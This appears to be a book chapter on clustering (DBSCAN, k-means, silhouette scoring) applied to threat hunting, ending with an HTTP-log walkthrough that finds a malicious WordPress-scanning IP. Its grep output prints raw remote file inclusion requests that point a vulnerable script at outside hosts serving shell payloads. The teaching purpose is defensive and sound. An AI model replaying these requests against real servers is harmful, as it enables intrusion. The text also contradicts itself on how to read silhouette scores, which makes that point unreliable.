A DBSCAN clustering session in scikit-learn typically proceeds as follows:

1. A dataset is sampled, vectorized, normalized, and then imported into scikit-learn.
2. The analyst builds a DBSCAN object and specifies the initial Eps and MinPts values.
3. DBSCAN randomly selects one of the points in the feature space, e.g., Point A, and then counts the number of points—including Point A—that lie within Point A's Eps neighborhood. If this number is equal to or greater than MinPts, then the point is classified as a core point and DBSCAN adds Point A and its neighbors to a new cluster. To distinguish it from existing clusters, the new cluster is assigned a cluster ID.

4. DBSCAN moves from Point A to one of its neighbors, e.g., Point B, and then classifies it as either a core or border point. If Point B qualifies as a core point then Point B and its neighbors are added to the cluster and assigned the same Cluster ID. This process continues until DBSCAN has visited all of the neighbors and detected all of that cluster's core and border points.
5. DBSCAN moves on to a point that it has not visited before and repeats steps 3 and 4 until all of the neighbor and noise points have been categorized. When this process concludes, all of the clusters have been identified and issued cluster IDs.

If the results of this analysis are satisfactory, the clustering session ends. If not, the analyst has a number of options. They can tune the Eps and MinPts hyperparameters and run DBSCAN again until the results meet their expectations. Alternately, they can redefine how the Eps hyperparameter functions in defining Eps neighborhoods by applying a different distance metric. DBSCAN supports several different ones, including:

- **Euclidean Distance** This is the "shortest straight-line between points" method we described earlier.
- **Manhattan or City Block Distance** As the name implies, this method is similar to one we might use in measuring the distance between two locations in a large city laid out in a two-dimensional grid of streets and avenues. Here, we are restricted to moving along one dimension at a time, navigating via a series of left and right turns around corners until we reach our destination. For example, if we are walking in Manhattan from Third Avenue and 51st Street to Second Avenue and 59th Street, we must travel one block east and then eight blocks north to reach our

destination, for a total Manhattan distance of nine blocks. In much the same way, DBSCAN can compute the size of the Eps neighborhood and the distance between points by treating feature space as a multi-dimensional grid that can only be traversed one dimension at a time. Here, the distance between points is calculated by summing the number of units along each axis that must be traversed to move from Point A to Point B.

- **Cosine Similarity** In cluster analysis, similarity in features is represented by relative distance in feature space. The closer two vectors are to one another, the more likely they are to live within the same Eps neighborhood and share the same cluster membership. However, distance between two vectors can also be defined by treating each vector as the vertex of a triangle with the third vertex located at the graph's origin point. In this scenario, distance is calculated by computing the cosine for the angle formed by the lines connecting the two vectors to the origin point. The smaller the angle, the more likely the two points are to have similar features and live in the same Eps neighborhood. Likewise, the larger the angle, the more likely they are to have dissimilar features and belong to different clusters.




FIGURE 1.4: Euclidean, Manhattan, and Cosine Distances

DBSCAN PITFALLS AND LIMITATIONS

While it can discover a wider variety of cluster shapes and sizes than *k*-means, DBSCAN:

- Is extremely sensitive to even small changes in MinPts and Eps settings, causing it to fracture well-defined clusters into collections of small cluster fragments.
- Becomes less computationally efficient as more dimensions are added, resulting in unacceptable performance in extremely high dimensional feature spaces.
- Performs poorly with datasets that result in regions of varying densities due to the fixed values that must be assigned to MinPts and Eps.




FIGURE 1.5: DBSCAN Cluster Density Pitfall

Assessing Cluster Validity

At the conclusion of every clustering procedure, we're presented with a solution consisting of a set of k clusters. But how are we to assess whether these clusters are accurate representations of the underlying data? The problem is compounded when we run a clustering operation multiple times with different algorithms or the same algorithm multiple times with different hyperparameter settings.

Fortunately, there are numerous ways to validate the integrity of our clusters. These are referred to as "indices" or "validation criteria." For example, we can:

- Run our sample set through an external model and see if the resulting cluster assignments match our own.
- Test our results with "hold out data," i.e., vectors from our dataset that we didn't use for our cluster analysis. If our cluster results are correct, we would expect the new samples to be assigned to the same clusters as our original data.
- Use statistical methods. With *k*-means, for example, we might calculate a Silhouette Coefficient, which compares the average distance between points that lie within a given cluster to the average distance between points assigned to different clusters. The lower the coefficient, the more confident we can be that our clustering results are accurate.
- Compare the clustering results produced by different algorithms or by the same algorithm using different hyperparameter settings. For example, we might calculate the Silhouette Coefficients for *k*-means and DBSCAN to see which algorithm has produced the best results, or compare results from DBSCAN runs that utilized different values for Eps.

Cluster Analysis Applied to Real-World Threat Scenarios

As we've seen, cluster analysis enables us to examine large quantities of network operations and system data in order to detect hidden relationships among cluster members based on the similarities and differences among the features that define them. But, how do we put these analytical capabilities to work in

detecting and preventing real-world network attacks? Let's consider how cluster analysis might have been useful with respect to the Panama Papers breach, which resulted in the exfiltration of some 11.5 million confidential documents and 2.6 terabytes of client data from Panamanian law firm Mossack Fonseca (MF).

We begin with three caveats:

- Although compelling evidence has been presented by various media and security organizations concerning the most likely attack vectors, no one can say with certainty how hacker "John Doe" managed to penetrate MF's web server, email server, and client databases over the course of a year or more. We would have to subject MF's network and system data to an in-depth course of forensic analysis to confirm the nature and extent of these exploits.
- This data would have to be of sufficient scope and quality to support the variety of data-intensive methods we commonly employ in detecting and preventing attacks.
- Our analysis would not be limited to clustering alone. Ideally, we would employ a variety of machine learning, artificial intelligence, and statistical methods in combination with clustering.

For now, however, we'll proceed with a clustering-only scenario based on the evidence presented by credible media and industry sources.

According to software engineering firm Wordfence[8], for example, hacker "John Doe" might have begun by targeting known vulnerabilities in the WordPress Revolution Slider plugin

8. Mark Maunder, "Panama Papers: Email Hackable via WordPress, Docs Hackable via Drupal" (April 8, 2016), accessed May 15, 2016 from https://www.wordfence.com/blog/2016/04/panama-papers-wordpress-email-connection/. Also see Mark Maunder, "Mossack Fonseca Breach—WordPress Revolution Slider Plugin Possible Cause" (April 7, 2016), accessed May 15, 2016 from https://www.wordfence.com/blog/2016/04/mossack-fonseca-breach-vulnerable-slider-revolution/.

that had been documented on the Exploit Database Website in November 2014. John Doe could have exploited this vulnerability to upload a PHP script to the WordPress Web Server. This would have provided him with shell access and the ability to view server files such as wp-config.php, which stores WordPress database credentials in clear text. With access to the database, he would also have been able to capture all of the email account credentials stored there in clear text by the ALO EasyMail Newsletter plugin, which MF used for its email list management capabilities. Collectively, these and other mail server hacks would have enabled John Doe to access and exfiltrate huge quantities of MF emails.

Forbes Magazine[9] has also reported that, at the time of the attack, MF was running Drupal version 7.23 to manage the "secure" portal that clients used to access their private documents. This version was widely known to be vulnerable to a variety of attacks, including an SQL injection exploit that alone would have been sufficient to open the floodgates for a mass document exfiltration.

Based on this and other information, we find it likely that cluster analysis—pursued as part of an ongoing hunting program—could have detected anomalies in MF's network activity and provided important clues about the nature and extent of John Doe's attacks. Normally, hunt team members would analyze the web and mail server logs separately. Then, if an attack on one of the servers was detected, the hunt team could analyze data from the other server to see if the same bad actors might be involved in both sets of attacks and what this might indicate about the extent of the damage.

9. Jason Bloomberg, "Cybersecurity Lessons Learned from 'Panama Papers' Breach," Forbes.com (April, 2016), http://www.forbes.com/sites/jasonbloomberg/2016/04/21/cybersecurity-lessons-learned-from-panama-papers-breach/#47c9045d4f7a

On the mail server side, the relevant features to be extracted might include user login time and date, IP address, geographic location, email client, administrative privileges, and SMTP server activity. On the web server side, the relevant features might include user IP address and location, browser version, the path of the pages being accessed, the web server status codes, and the associated bandwidth utilization.

After completing this cluster analysis, we would expect to see the vast majority of the resulting email and web vectors grouped into a set of well-defined clusters that reflect normal operational patterns and a smaller number of very sparse clusters or noise points that indicate anomalous user and network activity. We could then probe these anomalies further by grepping through our log data to match this suspect activity to possible bad actors via their IP addresses.

This analysis could reveal:

- **Anomalous authentication patterns.** We might wonder why a cluster of MF executives based in our London office suddenly began accessing their email accounts with an email client they have never used before. Alternately, we might observe a group of employees based in our London office periodically accessing their email accounts from locations where we have no offices, clients, or business partners.
- **Anomalous user behavior.** We might identify clusters of clients who log in and then spend long hours downloading large quantities of documents without uploading any. Alternately, we might find clusters of email users spending long hours reading emails but never sending any.
- **Anomalous network traffic patterns.** We might observe a sharp spike in the volume of traffic targeting the client

portal page and other URLs that include Drupal in their path statements.

Of course, these examples are hypothetical only. The degree to which clustering analysis might signal an attack like the Panama Papers breach would be determined by the actual content of the network and system data and the expertise of the data analysts on the hunt team. However, it's clear that cluster analysis can provide important clues concerning a security breach that would be difficult to tease out from among the many thousands of log entries typically generated each week on a mid-sized network. What's more, these insights could be drawn from the data itself without reliance on exploit signatures or alerts from an IDS/IPS system.

Clustering Session Utilizing HTTP Log Data

Let's apply what we've learned to see how clustering can be used in a real-world scenario to reveal an attack and track its progress. In this case, we'll be analyzing HTTP server log data from secrepo.com that will reveal several exploits similar to those that preceded the Panama Papers exfiltration. If you'd like to try this exercise out for yourself, please visit https://www.cylance.com/intro-to-ai, where you'll be able to download all of the pertinent instructions and data files.

HTTP server logs capture a variety of useful forensic data about end-users and their Internet access patterns. This includes IP addresses, time/date stamps, what was requested, how the server responded, and so forth. In this example, we'll cluster IP addresses based on the HTTP verbs (e.g., GET, POST, etc.) and HTTP response codes (e.g., 200, 404, etc.). We'll be hunting for evidence of a potential breach after receiving information from a WAF or threat intelligence feed that the IP address 70.32.104.50

has been associated with attacks targeting WordPress servers. We might be especially concerned if a serious WordPress vulnerability, such as the Revolution Slider, had recently been reported. Therefore, we'll cluster IP addresses to detect behavior patterns similar to those reported for 70.32.104.50 that might indicate our own servers have been compromised.

The HTTP response codes used for this specific dataset are as follows:

200, 404, 304, 301, 206, 418, 416, 403, 405, 503, 500

The HTTP verbs for this specific dataset are as follows:

GET, POST, HEAD, OPTIONS, PUT, TRACE

We'll run our clustering procedure twice, once with *k*-means and then a second time with DBSCAN. We'll conclude each procedure by returning to our log files and closely examining the behavior of IP addresses that appear as outliers or members of a suspect cluster.

CLUSTER ANALYSIS WITH *K*-MEANS

Step 1: Vectorization and Normalization

We begin by preparing our log samples for analysis. We'll take a bit of a shortcut here and apply a script written expressly to vectorize and normalize this particular dataset.

For each IP address, we'll count the number of HTTP response codes and verbs. Rather than simply adding up the number of occurrences, however, we'll represent these features as continuous values by normalizing them. If we didn't do this, two IPs with nearly identical behavior patterns might be clustered differently simply because one made more requests than the other.

Given enough time and CPU power, we could examine all 16,407 IP addresses in our log file of more than 181,332 entries.

However, we'll begin with the first 10,000 IP addresses instead and see if this sample is sufficient for us to determine whether an attack has taken place. We'll also limit our sample to IP addresses associated with at least five log entries each. Those with sparser activity are unlikely to present a serious threat to our web and WordPress servers.

The following Python script will invoke the vectorization process:

`python vectorize_secrepo.py`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python vectorize_secrepo.py
Finished prebuilding samples
```

This produces "secrepo.h5," a Hierarchical Data Format (HDF5) file that contains our vectors along with a set of cluster IDs and "notes" that indicate which IP address is associated with each vector. We'll use these addresses later when we return to our logs to investigate potentially malicious activity.

Step 2: Graphing Our Vectors

We're ready now to visualize our vectors in feature space.

Humans cannot visualize spatial environments that exceed three dimensions. This makes it difficult for the analyst to interpret clustering results obtained in high dimensional feature spaces. Fortunately, we can apply feature reduction techniques that enable us to view our clusters in a three-dimensional graphical format. The script below applies one of these techniques, Principal Component Analysis. Now, we will be able to explore the clusters by rotating the graph along any of its three axes. However, rotation is a computationally-intensive process that can cause the display to refresh sluggishly. Often, it's faster and more convenient to prepare several viewing angles in advance during the graphing process. Subsequently, we can toggle quickly

between each of the prepared views to view our clusters from different angles.

We'll use the following script to visualize our vectors:

```
`python visualize_vectors.py -i secrepo.h5`
```




FIGURE 1.6: Projected Visualization of Our Vectors

Step 3: First Pass Clustering with K-Means

As noted earlier, *k*-means only requires us to set the hyperparameter *k*, which specifies how many clusters to create. We won't know initially what the correct value of *k* should be. Therefore, we'll proceed through the clustering process iteratively, setting different *k* values and inspecting the results until we're satisfied we've accurately modeled the data. We'll begin by setting *k* to "2." We'll also instruct *k*-means to use the cluster IDs we specified during vectorization to name each cluster:

```
`python cluster_vectors.py -c kmeans -n 2 -i secrepo.h5 -o
secrepo.h5`
```

As shown below, *k*-means has analyzed our samples, applied our labels, and computed the number of vectors that will be placed in each of our two clusters.

```
mldemo@mldemo-virtual-machine:~/mlbook$ python cluster_vectors.py -c kmeans -n 2 -i secrepo.h5 -o secrepo.h5
Clustered samples into 2 clusters
Label 0 has 662 samples
Label 1 has 3192 samples
```

Step 4: Validating Our Clusters Statistically

Now that we have the cluster IDs, we can determine how well our samples have been grouped by applying Silhouette Scoring. The scores will range from -1 to +1. The closer the scores are to +1, the more confident we can be that our grouping is accurate.

We'll produce the Silhouette Scores with the following script:

stats_vectors.py

```
mldemo@mldemo-virtual-machine:~/mlbook$ python stats_vectors.py secrepo.h5
Vectors shape: (3854, 17)
Minimum feature value: 0.0
Mean feature value: 0.128143090123
Maximum feature value: 1.0
Percentage of null values: 83.2259836991%

Minimum distance between vectors: 0.0
Mean distance between vectors: 0.592780335395
Maximum distance between vectors: 2.0

Number of labels: 2
Number of items in label 0: 662  (17.1769590036%) (avg dist: 0.9581536657) (avg silhouette: 0.179235978039)
Number of items in label 1: 3192  (82.8230409964%) (avg dist: 0.32877885612) (avg silhouette: 0.727458032666)

Minimum label centroid distance: 0.899422434302
Mean label centroid distance: 0.899422434302
Maximum label centroid distance: 0.899422434302
Overall Silhouette Score: 0.633290155094
```

As we can see, Cluster 1 is well-grouped while Cluster 0 is not. We also notice that Cluster 1 contains many more samples than Cluster 0. We can interpret this to mean that Cluster 1 reflects normal network activity while Cluster 0 contains less typical and possibly malicious user behavior.

Step 5: Inspecting Our Clusters

We can now interrogate our clusters to see which one contains the IP address of our known bad actor. We'll use the following script to print out the labels and notes for each of our vectors.

`python label_notes.py -i secrepo.h5 | grep 70.32.104.50`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python label_notes.py -i secrepo.h5 | grep 70.32.104.50
0 70.32.104.50
```

We can now see that IP 70.32.104.50 is a member of Cluster 0—our suspect cluster—and the one with the lower average silhouette score. Given this result, we might consider subjecting all of Cluster 0's members to forensic analysis. However, human capital is expensive and investigating all of these IPs would be inefficient. Therefore, it makes better sense for us to focus on improving our clustering results first so we have fewer samples to investigate.

Step 6: Modifying K to Optimize Cluster Results

Generally speaking, it makes sense to start a *k*-means clustering session with *k* set to construct at least two clusters. After that, you can iterate higher values of *k* until your clusters are well formed and validated to accurately reflect the distribution of samples. In this case, we performed steps three and four multiple times until we finally determined that 12 was the optimal number for this dataset.

We'll go ahead and generate these 12 clusters with the following script:

`python cluster_vectors.py -c kmeans -n 12 -i secrepo.h5 -o secrepo.h5`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python cluster_vectors.py -c kmeans -n 12 -i secrepo.h5 -o secrepo.h5
Clustered samples into 12 clusters
Label 0 has 16 samples
Label 1 has 1994 samples
Label 2 has 223 samples
Label 3 has 73 samples
Label 4 has 123 samples
Label 5 has 79 samples
Label 6 has 53 samples
Label 7 has 225 samples
Label 8 has 60 samples
Label 9 has 319 samples
Label 10 has 42 samples
Label 11 has 647 samples
```

Step 7: Repeating Our Inspection and Validation Procedures

Once again, we'll run a script to extract the ID for the cluster that now contains the malicious IP:

`python label_notes.py -i secrepo.h5 | grep 70.32.104.50`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python label_notes.py -i secrepo.h5 | grep 70.32.104.50
6 70.32.104.50
```

As we can see, the malicious IP is a member of Cluster 6. Let's validate this cluster using Silhouette Scoring:

`python stats_vectors.py secrepo.h5`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python stats_vectors.py secrepo.h5
Vectors shape: (3854, 17)
Minimum feature value: 0.0
Mean feature value: 0.128143090123
Maximum feature value: 1.0
Percentage of null values: 83.2259836991%

Minimum distance between vectors: 0.0
Mean distance between vectors: 0.592780335395
Maximum distance between vectors: 2.0

Number of labels: 12
Number of items in label 0: 16  (0.415153087701%) (avg dist: 0.233847802898) (avg silhouette: 0.797796650703)
Number of items in label 1: 1994  (51.7384535547%) (avg dist: 0.100538559594) (avg silhouette: 0.645049288869)
Number of items in label 2: 223  (5.78619615983%) (avg dist: 0.212557574151) (avg silhouette: 0.635324939352)
Number of items in label 3: 73  (1.89413596264%) (avg dist: 0.424114268165) (avg silhouette: 0.398054166997)
Number of items in label 4: 123  (3.1914893617%) (avg dist: 0.443824030386) (avg silhouette: 0.603191718161)
Number of items in label 5: 79  (2.04981837052%) (avg dist: 0.526204140369) (avg silhouette: 0.614995574605)
Number of items in label 6: 53  (1.37519460301%) (avg dist: 0.038767542786) (avg silhouette: 0.953314629418)
Number of items in label 7: 225  (5.8380902958%) (avg dist: 0.265812329702) (avg silhouette: 0.455566831212)
Number of items in label 8: 60  (1.55682407888%) (avg dist: 0.461322425847) (avg silhouette: 0.382170554132)
Number of items in label 9: 319  (8.27711468604%) (avg dist: 0.184890513566) (avg silhouette: 0.495367654549)
Number of items in label 10: 42  (1.08977685522%) (avg dist: 0.398037851835) (avg silhouette: 0.483237183886)
Number of items in label 11: 647  (16.7877529839%) (avg dist: 0.14448543024) (avg silhouette: 0.409902070145)

Minimum label centroid distance: 0.228328581566
Mean label centroid distance: 1.20139629193
Maximum label centroid distance: 1.87341191894
Overall Silhouette Score: 0.572507223029
```

As we can see, Cluster 6 has a high Silhouette Score, indicating that all of the members are highly similar to one another and to the IP we knew at the outset to be malicious. Our next step should be to see what these IP addresses have been doing by tracking their activity in our web server logs. We'll begin by printing out all of the samples in Cluster 6 using the following command:

`python label_notes.py -i secrepo.h5 -l <label>`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python label_notes.py -i secrepo.h5 -l 6
6 95.168.199.227
6 74.208.16.118
6 213.165.70.246
6 181.65.186.34
6 181.65.186.35
6 212.227.18.39
6 192.99.18.191
6 87.106.187.164
6 114.202.2.31
6 184.107.137.250
6 112.218.68.155
6 37.9.169.17
6 180.179.212.185
6 82.98.160.235
6 222.122.56.211
6 180.179.212.214
6 46.252.18.54
6 77.232.91.201
6 211.47.181.38
6 203.58.0.155
6 71.6.150.241
6 41.193.5.54
6 112.175.50.226
6 202.154.23.202
6 70.32.104.50
6 91.142.215.248
6 201.175.20.65
6 185.27.238.194
6 198.144.188.26
6 178.33.226.103
6 212.34.151.164
```

Now, we can use the grep command to search through our logs and display entries in which these IP addresses appear. We'll start with our known bad IP:

`grep -ar 70.32.104.50 datasets/http/secrepo/www.secrepo.com/self.logs/`

```
mods//bt.php? HTTP/1.1" 404 284 "-" "Mozilla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:47:27 -0700] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:47:28 -0700] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:49:09 -0700] "GET ////bbs/skin/ggambo6000_board/setup.php?dir=http://chemfield.co.kr/.
mods//sh.txt? HTTP/1.1" 404 284 "-" "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729; .NET CLR 1.1.4322)"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:49:10 -0700] "GET ////bbs/skin/ggambo6000_board/setup.php?dir=http://chemfield.co.kr/.
mods//bt.php? HTTP/1.1" 404 284 "-" "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729; .NET CLR 1.1.4322)"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:49:10 -0700] "POST ////bbs/skin/ggambo6000_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322)"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:49:11 -0700] "POST ////bbs/skin/ggambo6000_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322)"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:54:33 -0700] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://chemfield.co.kr/.
mods//sh.txt? HTTP/1.1" 404 284 "-" "Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:54:34 -0700] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://chemfield.co.kr/.
mods//bt.php? HTTP/1.1" 404 284 "-" "Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:54:34 -0700] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:17:54:35 -0700] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:18:10:13 -0700] "GET ////bbs/skin/ggambo6000_board/setup.php?dir=http://chemfield.co.kr/.
mods//sh.txt? HTTP/1.1" 404 284 "-" "Mozilla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:18:10:14 -0700] "GET ////bbs/skin/ggambo6000_board/setup.php?dir=http://chemfield.co.kr/.
mods//bt.php? HTTP/1.1" 404 284 "-" "Mozilla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:18:10:14 -0700] "POST ////bbs/skin/ggambo6000_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
access.log.2015-03-24:70.32.104.50 - - [24/Mar/2015:18:10:15 -0700] "POST ////bbs/skin/ggambo6000_board/setup.php HTTP/1.1" 404 284 "-" "Mozi
lla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
```

As we can see, this IP has been attempting to exploit remote file inclusion vulnerabilities to install a PHP script payload. Now let's try another member of the suspect cluster:

`grep -ar 49.50.76.8 datasets/http/secrepo/www.secrepo.com/self.logs/`

```
mods//sh.txt? HTTP/1.1" 404 284 "-" "Mozilla/4.0 (compatible; MSIE 5.23; Mac_PowerPC)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:47:49 -0800] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://www.se-kwang.co.kr/
mods//bt.php? HTTP/1.1" 404 284 "-" "Mozilla/4.0 (compatible; MSIE 5.23; Mac_PowerPC)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:47:50 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozill
a/4.0 (compatible; MSIE 5.23; Mac_PowerPC)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:47:52 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozill
a/4.0 (compatible; MSIE 5.23; Mac_PowerPC)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:30 -0800] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://www.se-kwang.co.kr/
mods//sh.txt? HTTP/1.1" 404 284 "-" "Microsoft Internet Explorer/4.0b1 (Windows 95)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:31 -0800] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://www.se-kwang.co.kr/
mods//bt.php? HTTP/1.1" 404 284 "-" "Microsoft Internet Explorer/4.0b1 (Windows 95)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:32 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Micros
oft Internet Explorer/4.0b1 (Windows 95)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:33 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Micros
oft Internet Explorer/4.0b1 (Windows 95)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:36 -0800] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://www.se-kwang.co.kr/
mods//sh.txt? HTTP/1.1" 404 284 "-" "Mozilla/4.61 [en] (OS/2; U)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:38 -0800] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://www.se-kwang.co.kr/
mods//bt.php? HTTP/1.1" 404 284 "-" "Mozilla/4.61 [en] (OS/2; U)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:38 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozill
a/4.61 [en] (OS/2; U)"
